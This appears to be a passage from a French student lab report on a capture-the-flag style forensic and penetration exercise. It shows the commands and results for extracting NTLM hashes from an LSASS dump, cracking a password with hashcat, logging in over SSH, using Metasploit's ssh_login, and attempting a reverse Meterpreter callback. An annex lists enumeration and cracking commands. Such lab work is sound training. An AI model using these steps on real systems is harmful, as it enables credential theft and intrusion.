


11. Analyse du dump LSASS

Le dump LSASS extrait de l'archive a ete analyse avec pypykatz. L'objectif etait d'identifier des secrets Windows reutilisables, notamment des hashes NTLM.

```
pypykatz lsa minidump extracted_flag/lsass.DMP > pypykatz_lsass.txt
```

Compte	Domaine	Hash NTLM	Observation
jasoos	SHERLOCK	64fbae31cc352fc26af97cbdef151e03	Compte utilisateur exploitable dans la suite du TP.
raj	SHERLOCK	64fbae31cc352fc26af97cbdef151e03	Meme hash NTLM observe.
SHERLOCK$	SHERLOCK	Secrets machine	Compte machine, non prioritaire pour l'objectif du TP.




12. Cassage du hash NTLM

Le hash NTLM de jasoos a ete soumis a hashcat avec un masque coherent avec l'indice et la structure attendue du mot de passe.

```
echo '64fbae31cc352fc26af97cbdef151e03' > jasoos.ntlm
hashcat -m 1000 -a 3 jasoos.ntlm 'Pass?l?l?l?l?s?d' --force
```

Resultat hashcat	
Mode hashcat	1000 - NTLM
Hash cible	64fbae31cc352fc26af97cbdef151e03
Mot de passe retrouve	Password@1
Compte valide	jasoos




13. Validation SSH

Les identifiants extraits de l'analyse ont ete testes sur le service SSH publie sur le port 2222.

```
ssh -p 2222 jasoos@192.168.0.104
```

Commande	Resultat
whoami	jasoos
hostname	ubuntu
id	uid=1001(jasoos) gid=1001(jasoos) groups=1001(jasoos)
sudo -l	Sorry, user jasoos may not run sudo on ubuntu.

L'acces SSH confirme que les identifiants issus de l'analyse forensic sont operationnels. Les privileges restent limites au compte utilisateur jasoos.



14. Partie optionnelle Metasploit / Meterpreter

Le module Metasploit ssh_login a ete utilise pour valider l'acces SSH de maniere outillee et ouvrir une session shell distante.

```
use auxiliary/scanner/ssh/ssh_login
set RHOSTS 192.168.0.104
set RPORT 2222
set USERNAME jasoos
set PASSWORD Password@1
set VERBOSE true
run
```

Validation Metasploit	
Resultat	Success: 'jasoos:Password@1'
Session	shell linux
Connexion observee	192.168.64.23 -> 192.168.0.104:2222
Verification	whoami=jasoos ; hostname=ubuntu ; id=uid=1001(jasoos)

Une tentative d'upgrade vers Meterpreter a ete realisee avec post/multi/manage/shell_to_meterpreter.


```
setg LHOST 192.168.64.23
setg LPORT 5560
sessions -u 1
```

```
setg LHOST 192.168.2.1
setg LPORT 5570
sessions -u 1
```

Observation	Analyse
Command stager progress: 100.00% (773/773 bytes)	Le stager est envoye dans la session shell.
Aucune session Meterpreter n'apparait	Le callback reverse n'aboutit pas.
Handler failed to bind to 192.168.2.1:5570	Cette IP n'est pas configuree localement sur la Kali.
Route cible : 192.168.2.129 via 192.168.2.2	La cible est derriere une topologie NAT/proxy differente de l'IP Metasploit 192.168.64.23.

Conclusion technique Meterpreter

L'echec de l'upgrade ne vient pas des identifiants ni de la session SSH. Il est coherent avec une contrainte de routage : le reverse Meterpreter necessite que la cible puisse rappeler l'adresse LHOST. Dans cette topologie, le service SSH est publie via redirection, mais la route retour vers la Kali n'est pas fonctionnelle.



15. Resultats consolides

Categorie	Resultat
Service principal	Apache/2.4.29 (Ubuntu) sur 8080/tcp
Flag 1	Flag:1 {bc02d4ffbeeab9f57c5e03de1098ff31}
PGP clue	Cle privee importee ; passphrase crackee par John ; limite GPG liee a la passphrase vide
Mot de passe ZIP	for007
Flag 2	Flag:2 {4a3232c59ecda21ac71bebe3b329bf36}
Hash NTLM	64fbae31cc352fc26af97cbdef151e03
Credential valide	jasoos / Password@1
Validation SSH	Connexion reussie via ssh -p 2222
Metasploit	ssh_login reussi ; Meterpreter bloque par NAT/routage

16. Conclusion

Les objectifs obligatoires du TP sont atteints. L'analyse a etabli la chaine complete allant de l'enumeration Web a la validation d'identifiants : decouverte du service, collecte d'evidence, analyse EXIF, traitement de l'indice PGP, extraction de flags, cassage d'une archive, analyse d'un dump LSASS, cassage d'un hash NTLM et connexion SSH valide.

La partie optionnelle Metasploit confirme les identifiants et permet d'ouvrir une session shell. L'upgrade Meterpreter, bien que tente de maniere propre, n'a pas abouti en raison d'une contrainte reseau documentee. Ce point constitue une limitation d'infrastructure et non une remise en cause des resultats forensic.

Annexe A - Commandes principales

```
mkdir -p ~/Desktop/EVIDENCES_PART_I.II && cd ~/Desktop/EVIDENCES_PART_I.II
ping -c 4 192.168.0.104
curl -I http://192.168.0.104:8080
nmap -sT -sV -p 22,80,8080 192.168.0.104
dirb http://192.168.0.104:8080
dirb http://192.168.0.104:8080 /usr/share/dirb/wordlists/common.txt -X
.txt,.pdf,.zip,.jpg,.png,.html,.pgp
wget -P web_evidence/images http://192.168.0.104:8080/images/fingerprint.jpg
exiftool web_evidence/images/fingerprint.jpg
awk '/BEGIN PGP PRIVATE KEY/{flag=1} flag{print} /END PGP PRIVATE KEY/{flag=0}'
web_evidence/clue.txt > clue_private.asc
awk '/BEGIN PGP MESSAGE/{flag=1} flag{print} /END PGP MESSAGE/{flag=0}' web_evidence/clue.txt
> clue_message.asc
GNUPGHOME=$PWD/gpg_tmp gpg --batch --yes --pinentry-mode loopback --import clue_private.asc
/usr/sbin/gpg2john clue_private.asc > clue_private_john.hash
john --wordlist=/usr/share/wordlists/rockyou.txt clue_private_john.hash
john --show --format=gpg clue_private_john.hash
crunch 6 6 -t for%%% -o for_wordlist.txt
fcrackzip -u -D -p for_wordlist.txt web_evidence/flag.zip
unzip web_evidence/flag.zip -d extracted_flag
pypykatz lsa minidump extracted_flag/lsass.DMP > pypykatz_lsass.txt
hashcat -m 1000 -a 3 jasoos.ntlm 'Pass?l?l?l?l?s?d' --force
ssh -p 2222 jasoos@192.168.0.104
use auxiliary/scanner/ssh/ssh_login
```